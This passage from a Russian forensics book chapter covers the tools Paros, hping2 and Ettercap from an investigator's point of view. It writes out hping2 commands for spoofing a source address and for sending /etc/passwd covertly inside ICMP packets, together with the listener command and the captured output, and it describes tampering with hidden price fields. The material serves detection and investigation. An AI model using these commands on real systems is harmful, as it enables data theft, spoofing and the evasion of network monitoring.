Возможно, наиболее популярная функция Paros – возможность перехватывать и обрабатывать входящий и исходящий веб-трафик целевого сайта. Чтобы активировать эту функцию, перейдите на вкладку «Перехват» (“Trap”) и отметьте галочкой опции «Перехват запросов» (“Trap request”) и «Перехват откликов» (“Trap response”). После этого Paros будет перехватывать и фиксировать весь трафик HTTP/HTTPS, позволит просматривать его в необработанном виде, а также вносить изменения, которые, возможно, нельзя сделать на фактической странице (т. е. скрытые поля). В примере на илл. 5.22 я зафиксировал входящий и исходящий трафик поиска Google для слов «fly fishing».



Илл. 5.22. Перехват трафика поисковой системы Google.

Когда поисковая система Google ответила на мой запрос, я смог просмотреть этот отклик в необработанном виде (см. илл. 5.23).



Илл. 5.23. Просмотр отклика в необработанном виде.

Несмотря на то, что это не самый захватывающий пример, он демонстрирует одну важную особенность. Веб-трафик, который никогда не предназначался для просмотра конечным пользователем посредством Paros, можно не только увидеть, но и использовать в своих интересах. Более того, любые произведенные манипуляции будут считаться «обычным» веб-трафиком и, вероятно, останутся незамеченными целевой организацией.

С точки зрения криминалистики не будет никаких следов использования этой утилиты, если только манипуляции с трафиком не будут очевидны. Например, на уязвимом веб-сайте может быть скрытое поле для цены 50-дюймового плазменного телевизора высокой четкости. На этот товар может быть установлена цена 3500 долларов США, но, путем манипуляций с этим скрытым полем, злоумышленник изменяет цену этого телевизора на 35 долларов США. Веб-сервер не замечает или не обращает внимание на то, что цена была изменена, так как он получил ожидаемый запрос относительно заказа и цены. Это заметил бы человек, управляющий серверным приложением для обработки заказов (при условии, что такой есть), который знает, что 50-дюймовые плазменные телевизоры высокой четкости обычно не продаются за 35 долларов.

Итак, вы видите, какую потенциальную угрозу представляет собой подобный инструмент. Это очень мощная программа с простым в использовании графическим интерфейсом, действия которой практически невозможно отследить. Расследуя такие инциденты, вам нужно будет постараться установить взаимосвязь между событиями и уповать на то, что на объекте клиента входящие веб-запросы регистрируются в журналах. В противном случае злоумышленник, использующий Paros, может от вас ускользнуть.


hping2 - Active Network Smashing Tool

Второе название программы hping2 – инструмент активного разрушения сети – не предвещает ничего хорошего! Hping2 – инструмент, который используется для отправки настраиваемых пакетов ICMP/TCP/UDP на целевой компьютер и показывает ответы также, как это делает утилита «ping» с ICMP-пакетами. Программа занимает 6-ое место среди ста самых популярных инструментов обеспечения безопасности в сети. Она также обрабатывает фрагментированные пакеты, произвольные тело и размер пакетов, а также может использоваться для передачи файлов по неподдерживаемым протоколам. Hping2 может:

- тестировать правила брандмауэров;
- выполнять сканирование портов с подделкой пакетов;
- тестировать производительность сети;
- определять максимальный размер блока данных для канала;
- передавать данные, минуя даже самые ограничительные правила брандмауэров;
- выполнять трассировку маршрутов (в нестандартных протоколах);
- удаленно определять операционную систему;
- проверять стеки TCP/IP.

Давайте на минуту остановимся и посмотрим, с чем мы здесь имеем дело. У нас есть утилита командной строки, которая, в зависимости от навыков пользователя, может выполнять различные операции с пакетами данных, и которая доступна всем на сайте www.hping.org/download.php. Я уверен, что разработчик, Сальваторе Санфилиппо (Salvatore Sanfilippo), не собирался создавать сетевой эквивалент чудовища Франкенштейна. Тем не менее, он это сделал. Нет ни одного другого инструмента, которого бы я, как специалист в области безопасности и как судебный эксперт, боялся так, как эту утилиту.

Давайте посмотрим на стандартный пример. Мой компьютер с ОС Ubuntu 7.10 (Forensic1) имеет IP-адрес 192.168.10.117, а мой компьютер с ОС Fedora Core 8 (Forensic2) имеет IP-адрес 192.168.10.120. Используя hping2, я ввел следующую команду «`hping2 192.168.10.120 -V -1 -a 192.168.10.200 -K 8`». Эта команда указывает утилите hping2 вывести подробную информацию (-V), войти в режим 1 (ICMP), изменить исходный адрес (-a) на 192.168.10.200 и использовать ICMP (-K 8, эхо-запрос ICMP, см. илл. 5.24).



Илл. 5.24. Подделка исходного адреса.

Как видно на илл. 5.24, несмотря на то, что ICMP-пакеты были отправлены с компьютера Forensic1, исходный IP-адрес был зафиксирован не как 192.168.10.117, а как 192.168.10.200. Однако необходимо понимать, что, так как исходный адрес – .200, он и будет адресом назначения ICMP 0, пакетов ответа. Таким образом, злоумышленник должен не только знать, как пользоваться этой утилитой, но и как расшифровывать сетевой трафик, который она создает (сканирование с подделкой пакетов). В данном случае ответ ICMP отправляется на поддельный, а не на настоящий исходный IP-адрес. Итак, хотя утилите hping2 удалось скрыть след злоумышленника, возникает вопрос, как он получит ответный трафик. Или еще хуже, а что если ему просто все равно, получит он ответ или нет?

Одна из вероятных причин, почему злоумышленник не хочет получать пакеты ответа или они ему не нужны, состоит в том, что он проводит сканирование с подменой пакетов и, следовательно, имеет доступ к нескольким компьютерам в сети. Он также может проводить DoS-атаку, используя переключатель «–faster» (переключатель «–fast» отправляет 10 пакетов в секунду, а «–faster» еще больше, но темп ограничен сигнально-управляемой архитектурой программы.). Он может отправлять специально созданные пакеты целевому компьютеру, для которого результат будет очевиден (т. е. компьютер выйдет из строя). Или он может отправлять содержимое файла, например */etc/password*, используя переключатель «–file», что заполнит содержимое данных пакета. Любой из этих сценариев и десятки других потенциально возможны, и их будет трудно заметить, если у клиента неправильно настроены сетевые журналы и журналы брандмауэра.

Давайте посмотрим на последний пример, упомянутый мной, в котором злоумышленник может использовать hping2 для отправки файла. Предположим, что в этом сценарии он пытается отправить содержимое файла */etc/password* на другой компьютер в той же сети. Таким образом, hping2 работает так же, как Netcat, в том смысле, что у вас есть «отправитель» и «получатель», но только hping2 предоставляет большую гибкость при создании пакетов.

Сначала нам нужно создать файл подписи. Если пакет подписан, он указывает компьютеру-получателю принимать все, что содержит файл подписи. В данном примере я создал в текущем рабочем каталоге файл с именем *signature.sig*. Он содержит одно

единственное слово «сероге». Теперь мы отправим файл *signature.sig* на компьютер-получатель, используя UDP. На компьютере-получателе я запустил утилиту «tcpdump», привязанную к eth0, введя команду «tcpdump -i eth0 -nX proto 17». Затем с передающего компьютера я отправил файл *signature.sig*, подав команду «hping2 192.168.10.121 -2 -d 50 -r 7 -sign signature.sig». На илл. 5.25 в результатах команды «tcpdump» показано, что мой файл подписи был успешно отправлен.

```

root@Forensic3:~# tcpdump -i eth0 -nX proto 17
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
08:24:55.275197 IP 192.168.10.100.49772 > 192.168.10.121.137: NBT UDP PACKET(137): QUERY; REQUEST; BROADCAST
0x0000: c0a8 0a79 06c2 0007 003a c21d 6365 706f E..N...@....u
0x0010: 0000 0000 0000 0000 0000 0000 0000 0000 ...y.....cepo
0x0020: 0001 0000 0000 0000 2043 4b41 4141 4141 .....CKAAAAAA
0x0030: 4141 4141 4141 4141 4141 4141 4141 4141 AAAA.....AAAAAA
0x0040: 4141 4141 4141 4141 4100 0021 0001 AAAA.....AAAAAA
08:24:55.611264 IP 192.168.10.117.173 > 192.168.10.121.7: UDP, length 50
0x0000: 4500 004c b4c9 0000 4011 d997 cba8 0a75 E..N...@....u
0x0010: c0a8 0a79 06c2 0007 003a c21d 6365 706f ...y.....cepo
0x0020: 6775 659a 0000 0000 0000 0000 0000 0000 que.....
0x0030: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x0040: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
08:24:56.620182 IP 192.168.10.117.173 > 192.168.10.121.7: UDP, length 50
0x0000: 4500 004c 5e16 0000 4011 864a cba8 0a75 E..N...@....u
0x0010: c0a8 0a79 06c3 0007 003a c21c 6365 706f ...y.....cepo
0x0020: 6775 659a 0000 0000 0000 0000 0000 0000 que.....
0x0030: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x0040: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
08:24:57.310252 IP 192.168.10.100.49774 > 192.168.10.121.137: NBT UDP PACKET(137): QUERY; REQUEST; BROADCAST
0x0000: 4500 004c e77d 0000 4011 fcfc cba8 0a64 E..N...@....u
0x0010: c0a8 0a79 026e 0009 0003 d63c 91ce 0010 ...y...:K...
0x0020: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x0030: 4141 4141 4141 4141 4141 4141 4141 4141 .....CKAAAAAA
0x0040: 4141 4141 4141 4141 4141 4141 4141 4141 AAAA.....AAAAAA
08:24:57.636589 IP 192.168.10.117.173 > 192.168.10.121.7: UDP, length 50
0x0000: 4500 004c f5f4 0000 4011 ee65 cba8 0a75 E..N...@....u
0x0010: c0a8 0a79 06c2 0007 003a c21b 6365 706f ...y.....cepo
0x0020: 6775 659a 0000 0000 0000 0000 0000 0000 que.....
0x0030: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x0040: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
08:24:58.637948 IP 192.168.10.117.173 > 192.168.10.121.7: UDP, length 50
0x0000: 4500 004c 5a60 0000 4011 5a60 0a75 E..N...@.ZS...u
0x0010: c0a8 0a79 0025 0007 003a c21a 6365 706f ...y.....cepo
0x0020: 6775 659a 0000 0000 0000 0000 0000 0000 que.....
0x0030: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x0040: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
6 packets captured
6 packets received by filter
0 packets dropped by kernel
root@Forensic3:~#

```

Илл. 5.25. Выходные данные команды «tcpdump».

На компьютере-получателе я создал в рабочем каталоге файл *signature.sig* и скопировал в него содержимое файла подписи, отправленного с передающего компьютера, поэтому оба файла теперь одинаковые.

Теперь, когда совместно используемые файлы *.sig* находятся на своих местах, мы можем продолжить передавать содержимое файла */etc/passwd*. Сначала на компьютере-получателе мы применим команду «hping2 192.168.10.117 –listen signature.sig –icmp». На передающем компьютере я подал команду «hping2 192.168.10.121 —icmp –d 100 –sign signature.sig –file /etc/passwd». На илл. 5.26, 5.27 и 5.28 видно, что передающий компьютер отправил ICMP-пакеты на компьютер-получатель так же, как при обычном обмене сообщениями ICMP с типом 8 (эхо-запрос, ответ; т. е. проверка связи). Но когда мы посмотрим на содержимое пакета, используя программу Wireshark, мы увидим, что оно совсем не похоже на стандартный ICMP-пакет типа 8. Теперь наш файл восстановлен на компьютере-получателе, показывая содержимое файла */etc/passwd* в его обычном виде. Обратите внимание, что содержимое на илл. 5.27 соответствует первой строке илл. 5.28. Это означает, что пакет номер 5 – это первый пакет в нашей передаче файлов.


```

Applications Places System ?root@Forensic1:~#
File Edit View Terminal Tabs Help
root@Forensic1:~# hping2 192.168.10.121 --icmp -d 100 --sign signature.sig --file /etc/passwd
HPING 192.168.10.121 (eth0 192.168.10.121): icmp mode set, 28 headers + 100 data bytes
[main] memlockall(): Success
Warning: can't disable memory paging!
len=128 ip=192.168.10.121 ttl=64 id=1897 icmp seq=0 rtt=6.6 ms
len=128 ip=192.168.10.121 ttl=64 id=1898 icmp seq=1 rtt=0.7 ms
len=128 ip=192.168.10.121 ttl=64 id=1899 icmp seq=2 rtt=0.5 ms
len=128 ip=192.168.10.121 ttl=64 id=1900 icmp seq=3 rtt=1.1 ms
len=128 ip=192.168.10.121 ttl=64 id=1901 icmp seq=4 rtt=1.0 ms
len=128 ip=192.168.10.121 ttl=64 id=1902 icmp seq=5 rtt=0.6 ms
len=128 ip=192.168.10.121 ttl=64 id=1903 icmp seq=6 rtt=0.9 ms
len=128 ip=192.168.10.121 ttl=64 id=1904 icmp seq=7 rtt=0.7 ms
len=128 ip=192.168.10.121 ttl=64 id=1905 icmp seq=8 rtt=0.7 ms
len=128 ip=192.168.10.121 ttl=64 id=1906 icmp seq=9 rtt=7.6 ms
len=128 ip=192.168.10.121 ttl=64 id=1907 icmp seq=10 rtt=3.8 ms
len=128 ip=192.168.10.121 ttl=64 id=1908 icmp seq=11 rtt=0.9 ms
len=128 ip=192.168.10.121 ttl=64 id=1909 icmp seq=12 rtt=0.8 ms
len=128 ip=192.168.10.121 ttl=64 id=1910 icmp seq=13 rtt=1.1 ms
len=128 ip=192.168.10.121 ttl=64 id=1911 icmp seq=14 rtt=0.8 ms
len=128 ip=192.168.10.121 ttl=64 id=1912 icmp seq=15 rtt=0.9 ms
len=128 ip=192.168.10.121 ttl=64 id=1913 icmp seq=16 rtt=0.9 ms
len=128 ip=192.168.10.121 ttl=64 id=1914 icmp seq=17 rtt=0.9 ms
len=128 ip=192.168.10.121 ttl=64 id=1915 icmp seq=18 rtt=1.0 ms
len=128 ip=192.168.10.121 ttl=64 id=1916 icmp seq=19 rtt=17.7 ms
len=128 ip=192.168.10.121 ttl=64 id=1917 icmp seq=20 rtt=1.0 ms
len=128 ip=192.168.10.121 ttl=64 id=1918 icmp seq=21 rtt=0.8 ms
len=128 ip=192.168.10.121 ttl=64 id=1919 icmp seq=22 rtt=0.6 ms
len=128 ip=192.168.10.121 ttl=64 id=1920 icmp seq=23 rtt=0.7 ms
len=128 ip=192.168.10.121 ttl=64 id=1921 icmp seq=24 rtt=0.6 ms
len=128 ip=192.168.10.121 ttl=64 id=1922 icmp seq=25 rtt=0.8 ms
len=128 ip=192.168.10.121 ttl=64 id=1923 icmp seq=26 rtt=0.9 ms
len=128 ip=192.168.10.121 ttl=64 id=1924 icmp seq=27 rtt=11.3 ms
len=128 ip=192.168.10.121 ttl=64 id=1925 icmp seq=28 rtt=0.6 ms
len=128 ip=192.168.10.121 ttl=64 id=1926 icmp seq=29 rtt=0.8 ms
len=128 ip=192.168.10.121 ttl=64 id=1927 icmp seq=30 rtt=1.4 ms
len=128 ip=192.168.10.121 ttl=64 id=1928 icmp seq=31 rtt=0.9 ms
len=128 ip=192.168.10.121 ttl=64 id=1929 icmp seq=32 rtt=0.9 ms
len=128 ip=192.168.10.121 ttl=64 id=1930 icmp seq=33 rtt=0.8 ms
len=128 ip=192.168.10.121 ttl=64 id=1931 icmp seq=34 rtt=0.6 ms
len=128 ip=192.168.10.121 ttl=64 id=1932 icmp seq=35 rtt=1.0 ms
len=128 ip=192.168.10.121 ttl=64 id=1933 icmp seq=36 rtt=0.9 ms

--- 192.168.10.121 hping statistic ---
37 packets transmitted, 37 packets received, 0% packet loss
round-trip min/avg/max = 0.5/2.0/17.7 ms
root@Forensic1:~

```

Илл. 5.26. Передача ICMP-пакетов.



Илл. 5.27. Передача ICMP-пакетов.

```

root@Forensic3:~# hping2 192.168.10.117 --listen signature.sig --icmp
Warning: Unable to guess the output interface
hping2: listen mode
[main] memlockall(): Success
Warning: can't disable memory paging!
root:x:0:root:/root:/bin/bash
root:x:1:root:/root:/bin/sh
bin:x:2:bin:/bin:/bin/sh
sys:x:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:68:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:mail:/var/mail:/bin/sh
news:x:9:news:/var/spool/news:/bin/sh
usucp:x:10:usucp:/var/spool/usucp:/bin/sh
uucp:x:11:uucp:/var/spool/uucp:/bin/sh
uucp:x:12:uucp:/var/spool/uucp:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
dhcpc:x:100:101:/nonexistent:/bin/false
syslog:x:101:102:/home/syslog:/bin/false
klog:x:102:103:/home/klog:/bin/false
memtester:x:103:104:memtester:/bin/false
ulpnp:x:104:7:HP-UPnP system user...:/var/run/ulpnp:/bin/false
avahi-autopd:x:105:112:Avahi Autopd Daemon...:/var/lib/avahi-autopd:/bin/false
avahi:x:106:114:Avahi mDNS daemon...:/var/run/avahi-daemon:/bin/false
haldaemon:x:107:116:Hardware abstraction layer...:/home/haldaemon:/bin/false
gdm:x:108:118:GNOME Display Manager:/var/lib/gdm:/bin/false
cepoguer:x:109:1000:Chris Pogue...:/home/cepoguer:/bin/bash
statd:x:109:65534:/var/lib/nfs:/bin/false
xfers:x:109:1001:X-Force Test...:/home/xfers:/bin/bash
sshd:x:110:65534:/var/run/sshd:/usr/sbin/nologin
root:x:0:root:/root:/bin/bash
root:x:1:root:/root:/bin/sh
bin:x:2:bin:/bin:/bin/sh
sys:x:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:68:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:mail:/var/mail:/bin/sh
news:x:9:news:/var/spool/news:/bin/sh
usucp:x:10:usucp:/var/spool/usucp:/bin/sh
uucp:x:11:uucp:/var/spool/uucp:/bin/sh
uucp:x:12:uucp:/var/spool/uucp:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh

```

Илл. 5.28. Передача ICMP-пакетов.

Я уверен, что, используя свое воображение, вы теперь начнете понимать, почему этот инструмент так полезен и так опасен. Злоумышленник может отправить буквально любой файл на любой компьютер, используя стандартный протокол, например ICMP, что при обычных обстоятельствах никто бы не подумал сделать. Итак, что вы как судебный эксперт можете найти, если злоумышленник использовал hping2?

В первую очередь важно знать, что такой инструмент существует и что с его помощью можно сделать. Он не установлен по умолчанию ни в один дистрибутив Linux из тех, что я видел, поэтому, если он встретится вам в течение расследования, это сразу должно вызвать у вас подозрение. С помощью скриптов *history_search.sh* и *user_driller.sh* проверьте файлы истории командной оболочки, чтобы узнать, вводил ли кто-нибудь команды, используя hping2. Важно понимать, что, если злоумышленник достаточно опытен, чтобы эффективно использовать hping2, то велика вероятность, что он изменил историю командной оболочки, чтобы скрыть свои следы, но все равно файл истории следует проверить. Если бы хакеры всегда были умны и делали все правильно, чтобы замести свои следы, то ни одного из них никогда бы не поймали, что, к счастью, не так. Они все равно делают ошибки, и именно на этом мы можем их поймать.

Будем надеяться, что на объекте клиента правильно ведутся сетевые журналы и журналы брандмаузеров, которые можно проанализировать на предмет признаков файла *.sig* или его содержимого. Также необходимо обратить внимание на большое количество запросов ICMP, отправленных на компьютер или с него. Например, на илл. 5.27 один пакет ICMP с компьютера «forensic1» на «forensic3» не вызывает подозрений, но 102 пакета за менее чем 30 секунд являются тревожным звонком.

Не забывайте, это всего лишь один пример. Hping2 может также использовать протоколы TCP и UDP (как видно из примера с файлом *signature.sig*) для отправки данных, что и делает этот инструмент таким опасным. Обсудите с клиентом все вызывающие подозрение моменты, чтобы определить, является ли данный трафик стандартным или же его нужно изучить более внимательно.

Не верьте мне на слово. Загрузите утилиты hping2³⁵ и Wireshark³⁶ и проверьте в лаборатории, что может делать hping2 и какие сигнатуры она оставляет после себя.

³⁵ <http://www.hping.org/download.html>

Раскроете вы дело или злоумышленник останется безнаказанным – это во многом зависит от количества времени, проведенного в лаборатории.

Ettercap

В отличие от многих других инструментов обеспечения безопасности, которые используются злоумышленниками в своих целях, утилита Ettercap разрабатывалась как хакерский инструмент³⁷, и заняла 11-ое место среди ста самых популярных инструментов сетевой безопасности. В 2004 г. она стала девятой из 75 инструментов обеспечения безопасности по результатам опроса рассылки Nmap Hackers³⁸. Ее текущая версия, NG-0.7.3, состоит из модулей, что позволяет пользователям добавлять новые возможности и предлагать исправления. По умолчанию Ettercap устанавливается в каталог */usr/sbin* и имеет размер 362 112 байт. Утилита разрабатывалась как анализатор сетевых пакетов («снiffeр») и специализируется на атаках «злоумышленник в середине». По словам разработчиков, она может анализировать текущие подключения, фильтровать содержимое в процессе передачи и выполнять другие специфические действия.


Если, расследуя дело, вы случайно натолкнулись на Ettercap, можно с уверенностью предположить, что что-то нехорошее планируется или уже происходит. К сожалению, обнаружение установленного приложения – это все, что вы получите в плане «улик». От того, в каком режиме (избирательном или неизбирательном) программа анализирует трафик, будет зависеть, сможете ли вы найти следы ее деятельности. Помимо того, что Ettercap имеет множество функций и настроек, этот анализатор трафика обладает такими уникальными возможностями, как поддержка протоколов SSH, SSL, ввод символов, фильтрацию/отбрасывание пакетов, анализ трафика посредством туннелей и удаленного искажения, сбор паролей, определение операционной системы и завершение соединений. Как видите, это очень многосторонняя утилита, которая в руках опытного пользователя может представлять большую опасность.

Я установил программу Ettercap на своем компьютере с ОС Ubuntu 7.10 Gutsy, Forensic1, запустил ее и начал прослушивать свою локальную сеть. На илл. 5.29 показаны соединения в моей локальной подсети.

³⁶ <http://www.wireshark.org>

